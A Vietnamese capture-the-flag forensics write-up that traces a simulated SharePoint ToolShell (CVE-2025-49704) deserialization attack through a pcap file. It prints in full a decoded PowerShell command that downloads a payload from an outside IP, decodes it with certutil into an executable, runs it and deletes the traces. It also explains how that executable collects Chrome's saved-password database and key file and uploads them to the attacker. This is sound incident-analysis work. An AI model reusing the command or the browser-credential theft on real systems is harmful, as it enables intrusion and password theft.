


**Gimme Your Point**




* Bắt đầu challenge Gimme Your Point, em tiến hành download file pcap của challenge và mở lên bằng wireshark.



* Trong quá trình xem qua những gói tin trong wireshark, em nhìn thấy có một request GET HTTP và trang web trả về 1 file start.aspx.




* Từ đây em dự đoán đây sẽ là một cuộc tấn công web và sẽ có những http objects khác có thể sử dụng làm manh mối để em tìm được flag. Vì vậy em sử dụng tính năng Export Objects của Wireshark để export các http file thu được.



* Sau khi save toàn bộ các file này, em tiến hành sử dụng lệnh strings và file để đọc sơ bộ qua các file để có được cái nhìn tổng quan về những gì thu được để bắt đầu tìm hướng đi tiếp theo.

Khi đọc nội dung trong file ToolPane.aspx, em thấy có một giá trị CompresedDataTable được mã hoá khá đáng nghi.




Sau đó em đã thử search từ khoá CompressedDataTable và nó đã mở ra cho em một hướng đi khi em tìm thấy được một bài báo của VCS nói về [ToolShell – Chuỗi lỗ hổng SharePoint nghiêm trọng đang bị khai thác trong thực tế](https://blog.viettelcybersecurity.com/toolshell-chuoi-lo-hong-sharepoint-nghiem-trong-dang-bi-khai-thac-trong-thuc-te/).


Challenge này mô phỏng lại case study thực tế về cách thức tấn công của CVE-2025-49704. Khi tin tặc nhúng payload deserialization (dạng XML/serialized .NET object) vào tham số MSOTlPn\_DWP của request POST.

Nhờ vậy em đã hiểu được cách thức tấn công của attacker.

Em lấy giá trị của CompressedDataTable, decode bằng base64 sau đó sử dụng gzip để decompress và và thu được một shell đáng ngờ.




* Ở đây em phát hiện MethodParameters có một chuỗi được mã hoá base64 trông khả nghi nên em tiến hành sử dụng CyberChef để decode base64 và phát hiện được bên trong đoạn mã ấy có một lệnh thực thi powershell.




* Lệnh này download file raw\_package từ server sau đó thêm vào vài giá trị base64 và rồi dùng certutil để decode file raw\_package và xuất thành file d1. File d1 được decode tiếp tục để thành file health\_check.exe. Sau đó 2 file raw\_package và d1 sẽ bị xoá. Tiếp đến file health\_check.exe được thực thi và cuối cùng là xoá file health\_check.exe.

“powershell -c "Invoke-WebRequest -Uri http://30.243.67.128:1234/raw\_package -OutFile C:\Windows\Temp\raw\_package; Add-Content -Path C:\Windows\Temp\raw\_package -Value bGVYQjFibU4wU1dOTVlqRkZSVVVBDQotLS0tLUVORCBDRVJUSUZJQ0FURS0tLS0t -Encoding UTF8; Add-Content -Path C:\Windows\Temp\raw\_package -Value DQo= -Encoding UTF8; Add-Content -Path C:\Windows\Temp\raw\_package -Value '-----END CERTIFICATE-----' -Encoding UTF8 ; certutil -decode C:\Windows\Temp\raw\_package C:\Windows\Temp\d1 ; certutil -decode C:\Windows\Temp\d1 C:\Windows\Temp\health\_check.exe ; del C:\Windows\Temp\raw\_package; del C:\Windows\Temp\d1; C:\Windows\Temp\health\_check.exe; sleep 10; del C:\Windows\Temp\health\_check.exe"”

* Làm theo từng bước cuối cùng em thu được file health\_check.exe
* Em thử chạy thử file decode.exe (hay health\_check.exe), thì thấy được file tạo ra 1 file zip và lưu và folder Temp.



* Đi theo đường dẫn thư mục, thì em thấy một folder được tạo ra và sau đó được zip lại.



* Đi sâu vào folder được tạo ra thì có 2 file được tạo ra là chrome\_health\_result và chrome\_service\_result.





* Mở thử 2 file này bằng notepad em có thể nhận thấy được file chrome\_health\_result là một file sqlite (có thể là file Login Data của Chrome, được dùng để lấy toàn bộ username và password của user lưu trên chrome), và file chrome\_service\_result (có thể là file Local State của Chrome, nơi chứa key mã hoá để có thể giải mã được nội dung trong file chrome\_health\_result để đánh cắp username và password của người dùng).






* Sau khi không còn hướng đi, em quay lại kiểm tra file pcap một lần nữa xem có bỏ sót gì không thì em đã tìm thấy được 1 request POST http cho endpoint upload. Có nghĩa là file zip đã được tạo ra và gửi đi đến server của attacker bằng phương thức này. Biết được file này là file zip dựa theo file signature của file bắt đầu bằng 50 4b 03 04.

